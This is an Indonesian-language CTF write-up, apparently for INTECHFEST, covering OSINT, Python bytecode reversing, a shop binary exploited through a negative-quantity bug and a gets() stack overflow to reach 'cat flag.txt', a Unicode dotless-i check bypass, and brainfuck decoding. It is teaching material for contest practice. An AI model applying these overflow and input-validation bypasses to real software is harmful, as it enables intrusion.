
### Review

| **Review**  **50**  salah satu admin dari intechfest telah berlibur dan menghilangkan flag dari challenge ini, namun dia bilang bahwa dia meninggalkan flagnya disuatu Review, untung aja bukan Uang dia yang ilang ya guys :'( |
| --- |

Diberikan tiga buah file yaitu uang, patimura serta foto sebuah bangunan




Digunakan sebuah image search dari google dan ditemukan bahwa gambar ini merupakan sebuah lokasi dibali



Namun terdapat clue dari admin pada discord bahwa bukan danu tapi danau.



Ditemukan bahwa nama lokasi tersebut ialah danau beratan. Terdapat sebuah clue yang ditinggalkan oleh admin berupa



Lalu tinggal scroll scroll kebawah hingga dapet flagnya

**Flag:** **itf{yoru\_wo\_nukete\_yume\_no\_saki\_e}**

### 

### Help

| I used to play a game back then, the game now has an upcoming REmake. There's this one girl in the game who loves to wear Red Gown, she said she was asked on a date by the main character! But she said that she's a bit concern because some people said the main character posted something weird on his profile account on a certain bird social media, but unfortunately he already deleted the post. Can you help her find out that "something weird" they've been talking about?  Anyway, contact her on her secret phone number if you found it: +1571161997487800324  Never always trust **on** what you see. |
| --- |


Diberikan sebuah clue bahwa dia ngepost di profile “certain bird social media” aku lgsg mikir twitter. Terus pas di cocokin ternyata setiap post memiliki digit yang sama

| 1571512284559872000 | Random post di twitter |
| --- | --- |
| 1571161997487800324 | Clue |

Saya lgsg coba paste post id nya ke browser dan di redirect ke halaman



Tapi terdapat clue bahwa dia telah ngedelete post ini kami lgsg curiga ada kaitannya sama wayback machine ternyata bener pas make wayback machine keliatan post yg udah di deletenya




**Flag: itf{w4yyyyb444ckkk\_f0r\_pr00fit}**

## Reverse Engineering

### Snake Code

| **snake code**  **247**  🪱🪱🪱🪱 |
| --- |



Jika chall kita baca seakan-akan seperti bytecode Python, kita dapat mendapat bayangan dari apa yang dilakukan chall. Pertama ia meload enc dan flag ke dalam memori, dan memasuki for loop. Dalam loop, ia mengappend (chr(ord(i))^69 + 5000) ke enc. Setelah loop selesai, ia akan mengembalikan enc.

Dengan asumsi tersebut, kita dapat melakukan dekripsi dengan mengurangi tiap karakter ciphertext dengan 5000, dan meng-xornya dengan 69.

ct = "ᎴᎹᎫᏆᎩᏽᎳᎹᎢᎸᎢᎱᏽᎻᎈᎢᏹ᎓Ꭼ᎑ᏄᎧᎴᎳᎊᎢᎽᎤᎮᏀ"

flag = ""

for c in ct:

flag = flag + (chr((ord(c)-5000)^69))

print(flag)

**Flag: itf{d0nt\_u\_l0vE\_4NaLyZinG\_pYc}**

### 

### Fr00t

### 

| **fr00t**  **175**  **fresh fruit everyone! try out our new fruit!** |
| --- |

Diberikan sebuah binary file yang mengeluarkan binary file berikut. Di awal ia meminta input nama lalu menuliskan beberapa pilihan pada menu. Mulai dari view balance, beli, jual serta liat items dan exit.


### 

### 


Kami coba buka binary tersebut di ghidra dan ternyata binary ini merupakan stripped binary dan statically linking sehingga

|  |  |
| --- | --- |

Karena ini merupakan stripped binary :D (read: GWS) maka kita perlu mencari main terlebih dahulu. Kami search text yang muncul pada program




Ditemukan fungsi yang sesuai dengan main loop yang ada pada program



Saya lakukan rename dan mengira ngira nama fungsi FUN didapat program seperti ini

| */\* WARNING: Function: \_\_i686.get\_pc\_thunk.bx replaced with injection: get\_pc\_thunk\_bx \*/*  void FUN\_080499c5(void)  {  int quantity;  int choice;  int input\_loop;  int local\_90 [20];  undefined buffer [32];  int secret\_value;  int j;  int local\_18;  int i;  int balance;  int \*pointer\_to\_input\_loop;  secret\_value = 0;  balance = 0;  local\_90[0] = 1;  local\_90[1] = 0;  local\_90[2] = 1;  local\_90[3] = 0;  input\_loop = 0;  choice = 0;  quantity = 0;  puts("Enter your name: ");  gets(buffer);  FUN\_08060380(10);  puts("Hi %s! Welcome to my Shop!\n",buffer);  puts("Your balance is %d\n",balance);  FUN\_08060380(10);  *while*( true ) {  *if* (input\_loop == 5) {  *return*;  }  puts("[ Main Menu ]");  puts("1. View Balance");  puts("2. Buy");  puts("3. Sell");  puts("4. View Items");  puts("5. Exit");  puts("Enter your choice: ");  pointer\_to\_input\_loop = &input\_loop;  scanf(&DAT\_080d20ba,pointer\_to\_input\_loop);  FUN\_08060380(10);  *if* (input\_loop == 5) *break*;  *if* ((input\_loop < 1) || (4 < input\_loop)) {  puts("Invalid option!");  }  *else* *if* (input\_loop == 1) {  puts("Your balance is %d\n",balance);  }  *else* *if* (input\_loop == 2) {  puts("What do you want to buy?");  *for* (i = 0; i < 4; i = i + 1) {  pointer\_to\_input\_loop = (int \*)(i + 1);  puts("%d. %s - %d\n",pointer\_to\_input\_loop,(&PTR\_s\_Apple\_08109078)[i],  \*(undefined4 \*)(&DAT\_08109068 + i \* 4));  }  FUN\_08060380(10);  puts("Enter your choice: ",pointer\_to\_input\_loop);  scanf(&DAT\_080d20ba,&choice);  puts("Enter amount: ");  scanf(&DAT\_080d20ba,&quantity);  FUN\_08060380(10);  *if* ((choice < 1) || (4 < choice)) {  puts("Invalid choice!");  }  *else* *if* (balance < quantity \* \*(int \*)(&DAT\_08109068 + (choice + -1) \* 4)) {  puts("You don\'t have enough balance!");  }  *else* *if* (choice == 4) {  *if* (secret\_value != 0) {  FUN\_080529c0("echo \"Whoaa you got it!\" && cat flag.txt");  *return*;  }  puts("Only admin can buy this item!");  }  *else* {  balance = balance - quantity \* \*(int \*)(&DAT\_08109068 + (choice + -1) \* 4);  local\_90[choice + -1] = quantity + local\_90[choice + -1];  puts("You bought %d %s for %d\n",quantity,(&PTR\_s\_Apple\_08109078)[choice + -1],  \*(int \*)(&DAT\_08109068 + (choice + -1) \* 4) \* quantity);  puts("Your balance now is %d\n",balance);  }  }  *else* *if* (input\_loop == 3) {  puts("What do you want to sell?");  *for* (local\_18 = 0; local\_18 < 4; local\_18 = local\_18 + 1) {  puts("%d. [%d] %s - %d\n",local\_18 + 1,local\_90[local\_18],(&PTR\_s\_Apple\_08109078)[local\_18],  \*(undefined4 \*)(&DAT\_08109068 + local\_18 \* 4));  }  puts("Enter your choice: ");  scanf(&DAT\_080d20ba,&choice);  puts("Enter amount: ");  scanf(&DAT\_080d20ba,&quantity);  FUN\_08060380(10);  *if* ((choice < 1) || (4 < choice)) {  puts("Invalid choice!");  }  *else* *if* (quantity < 1) {  puts("Invalid amount!");  }  *else* *if* (local\_90[choice + -1] < quantity) {  puts("You don\'t have enough %s!\n",(&PTR\_s\_Apple\_08109078)[choice + -1]);  }  *else* {  balance = balance + quantity \* \*(int \*)(&DAT\_08109068 + (choice + -1) \* 4);  local\_90[choice + -1] = local\_90[choice + -1] - quantity;  puts("You sold %d %s for %d\n",quantity,(&PTR\_s\_Apple\_08109078)[choice + -1],  \*(int \*)(&DAT\_08109068 + (choice + -1) \* 4) \* quantity);  puts("Your balance now is %d\n",balance);  }  }  *else* *if* (input\_loop == 4) {  puts("Your items:");  *for* (j = 0; j < 4; j = j + 1) {  puts("[%d] %s\n",local\_90[j],(&PTR\_s\_Apple\_08109078)[j]);  }  }  FUN\_08060380(10);  }  puts("Bye %s!\n",buffer);  *return*;  } |
| --- |


Terlihat bahwa hal yang perlu kita lakukan ialah membuat secret\_value menjadi tidak nol agar system melakukan cat flag. Namun sebelum itu terdapat pengecekan apakah kita memiliki uang untuk membeli barang tersebut.



Terdapat bug pada program flow pada bagian ini

| *else* {  balance = balance + quantity \* \*(int \*)(&DAT\_08109068 + (choice + -1) \* 4);  local\_90[choice + -1] = local\_90[choice + -1] - quantity;  puts("You sold %d %s for %d\n",quantity,(&PTR\_s\_Apple\_08109078)[choice + -1],  \*(int \*)(&DAT\_08109068 + (choice + -1) \* 4) \* quantity);  puts("Your balance now is %d\n",balance);  } |
| --- |

Program tidak melakukan checking apabila quantity kurang dari nol sehingga kita bisa menginput quantity negatif agar kita menambah balance kita. Namun sebelum kita membeli barang dengan quantity negatif kita perlu menjual barang yang kita miliki dahulu karena saat program dimulai balance kita bernilai 0



Kita berhasil untuk membuat balance kita menjadi besar. Selanjutnya adalah kita harus membeli flag.



Saat ingin membeli flag kita belum bisa bypass kondisi secret\_value != 0. Jika kita lihat program lebih dalam ternyata

| undefined buffer [32];  int secret\_value;  int j;  int local\_18;  int i;  int balance;  int \*pointer\_to\_input\_loop;  secret\_value = 0;  balance = 0;  local\_90[0] = 1;  local\_90[1] = 0;  local\_90[2] = 1;  local\_90[3] = 0;  input\_loop = 0;  choice = 0;  quantity = 0;  puts("Enter your name: ");  gets(buffer); |
| --- |

Fungsi yang digunakan ketika menginput nama ialah gets (saya asumsikan gets karena tidak memilki parameter seperti “%s”, … ). Maka kita bisa lakukan overflow pada buffer agar mengubah secret value namun jangan sampe ngeoverflow seluruh program. Lalu lakukan langkah yang sama untuk mendapat balance. Didapat flag

|  |  |
| --- | --- |

**Flag: itf{int3g3r\_0v3rfl00w\_s000\_bas111c}**

### 

## 

## Misc

### nahida love unicode

| **nahida love unicode**  **428**  Nahida needs your help, can you help her?  Help her by sending direct-message on her discord:  Nahida#4248 |
| --- |

### 

Perhatikan bahwa jika fungsi check mengeluarkan True, maka kita akan mendapatkan flag. Agar fungsi check bernilai true, masukan kita tidak boleh sama dengan “nahida”, tidak boleh berisi ascii\_uppercase, serta mengembalikan True pada check nahida.upper() == u.upper(). Kita cukup mencari karakter yang tidak berada dalam “nahida”, bukan uppercase, dan saat di-uppercase oleh method upper, berada dalam string “NAHIDA”. Karena kami tidak tahu mengenai satupun karakter yang dapat masuk kedalam kriteria itu, maka kami melakukan brute force untuk mencari karakter tersebut.

for i in range(0xFFFF):


if ((chr(i).upper()) in "NAHIDA"

and not (chr(i) in string.ascii\_uppercase)

and not (chr(i) in "nahida")):

print(i, chr(i), chr(i).upper())

Dari hasil brute force, kita mendapatkan karakter ı (0x131), yang jika di-uppercase menghasilkan karakter I (i kapital). Maka, kita cukup mengirimkan nahıda ke bot, dan memperoleh flag.





**Flag: itf{Th3\_UniC0d3\_1s\_SuS\_UwU}**

## Forensic

### Weird math

| **weird math**  **472**  i found this weird math formula on my desk, what do you think is it? |
| --- |



Terlihat bahwa text yang diberikan (kiri) mirip dengan syntax bahasa esoteric brainfuck (kanan), tetapi bercampur angka di dalamnya. Maka, kami mencoba menghilangkan semua angka dari text, dan mengcompile text tersebut pada compiler brainfuck.

out = ""

f = open("brainfuck.bf", "w")

nums = [chr(i+ord('0')) for i in range(10)]

for c in code:

if(c in nums):

continue



out+=c

f.write(out)

print(out)

f.close()

Diperoleh output berikut:




\*catatan: setelah meng-submit flag, kami menyadari bahwa angka tidak perlu dihilangkan dari text. Brainfuck compiler akan otomatis mengabaikan semua karakter yang tidak termasuk dalam syntaxnya.

**Flag: itf{br41N\_f00k\_s0\_w31rd}**

